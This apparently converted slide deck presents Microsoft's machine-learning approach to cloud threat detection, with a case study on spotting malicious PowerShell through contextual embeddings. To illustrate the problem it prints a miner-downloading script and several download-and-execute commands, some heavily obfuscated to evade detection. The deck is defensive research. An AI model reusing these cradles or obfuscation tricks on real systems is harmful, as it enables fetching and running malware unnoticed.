
monthly threats
thwarted by
Windows
Defender AV



More than
200


Cloud
services in
Microsoft

Mindshift 1: Focus on Successful Detection




Successful detections incorporate **domain knowledge** through disparate datasets and rules

Mindshift 2: Labels beyond feedback




Mindshift 3: Learning to defend the Cloud


On-premise





Cloud



Switching to cloud defender's mindset



Mindshift 4: Solving for classes of tasks



Source: Pan, Sinno Jialin, and Qiang Yang. "A survey on transfer learning." *IEEE Transactions on knowledge and data engineering*

Mindshift 5: Embrace Empathy



Protecting assets in and using the cloud

```
graph LR; Host[Host] --- Identity[Identity] --- Service[Service]; Base[Cloud-based monitoring, storage and ML];
```

Host

Identity

Service

Cloud-based monitoring, storage and ML

CASE STUDY 1


Detecting Malicious PowerShell commands



Malicious usage of PowerShell




2016, Symantec



2017, FireEye

```
$ne = $MyInvocation.MyCommand.Path
$url = "http://[redacted]8220/xmrig.exe"
$output = "$env:TMP\yam.exe"
$vc = New-Object System.Net.WebClient
$vc.DownloadFile($url,$output)
copy $ne $HOME\SchTask.ps1
copy $env:TMP\yam.exe $env:TMP\xe.exe
```

CVE-2017-10271



2018, IBM

PowerShell obfuscation

```
Invoke-Expression (New-Object System.Net.WebClient).DownloadString("https://bit.ly/L3g1t")
```

```
Invoke-Expression (New-Object Net.WebClient).  
"D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+tps://bit.ly/L3g1t')
```

```
Invoke-Expression (New-Object "`N`e`T`.`W`e`B`C`l`i`e`N`T").  
"D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+tps://bit.ly/L3g1t')
```

```
Invoke-Expression (& (GCM *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T").  
"D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+tps://bit.ly/L3g1t')
```

```
. ((${'E`x`e`c`u`T`i`o`N`C`o`N`T`e`x`T}."I`N`V`o`k`e`C`o`m`m`A`N`d").  
"N`e`w`S`c`R`i`p`T`B`l`o`c`k"(& (`G`C`M *w-O*)  
"N`e`T`.`W`e`B`C`l`i`e`N`T")."D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+tps://bit.ly/L3g1t')))
```

Decoding PowerShell command lines

Rules don't work well, because too many regexes needs to be written

Command line: before obfuscation

```
Invoke-Expression (New-Object  
Net.WebClient).DownloadString('http://bit.ly/  
L3g1t')
```

Classical machine learning doesn't work well, because every command line is unique

No discernable pattern

Command line: after obfuscation

```
&( "I"+ "nv" +"OK"+"e-EXPreSsIon" ) (&( "new-  
O"+ "BJ"+"Ect") ('Net' +'.We'+ 'bClient' ) ).(  
'dOWn10' +'aDS'+ 'TrinG').Invoke(  
('http://bi'+ 't.ly/'+'L3' +'g1t' ))
```

Source: Bohannon, Daniel. "Invoke Obfuscation", BlueHat 2016.

Overview

Previous approach

Classification using n-grams
and BagOfWords

Results:

True positive rate = 67%

False positive rate = 0.1%

Hypothesis

Deep learning methods are
capable of efficient and
precise detection of malicious
PowerShell commands


Solution

Capture semantic relationship in command lines using contextual embedding
Use the learned embeddings to classify observed command lines

Contextual Embedding


Overview

- Popular in Deep Learning for NLP
- Convert "words" to **dense** vectors
- Much better for a machine to process (comparing to "one-hot")




- Captures semantic relationships between "words"

$$\text{queen} - \text{woman} + \text{man} \approx \text{king}$$



Male-Female



Verb tense

Contextual Embedding

Learned examples

Distinguish what doesn't match

	<code>\$i</code>	<code>\$j</code>	<code>\$k</code>	<code>\$true</code>	<code>\$x</code>
<code>bypass</code>	<code>normal</code>	<code>minimized</code>	<code>maximized</code>	<code>hidden</code>	

Linear relationships

`DownloadFile - $destfile + $str ≈ DownloadString`

`'Export-CSV' - $csv + $html ≈ 'ConvertTo-html'`

Dataset



PowerShell Gallery



GitHub

...

368k unlabeled
.ps1 and .psm files


Tokenize

1.4M

distinct
tokens

Technique overview


Phase 1: Learn embedding




Unlabeled scripts



Labeled scripts



Phase 2: Train DL model



Results

Model performance and productization

Model trained multiple times per day

Size of data: 3.5M records/month

Completed within hours


Classification runs on demand

Completed within seconds

Dataset	True positive rate	False positive rate
Previous Method	67%	0.1%
Deep Learning	89%	0.1%

22 points improvement!

Productized in Microsoft Defender ATP



Paper: <https://arxiv.org/abs/1905.09538>



CASE STUDY 2

Detecting Compromised Virtual Machines

Overview

Previous approach

Rules and Heuristics

Results:

True positive rate = 55%

False positive rate = 0.1%

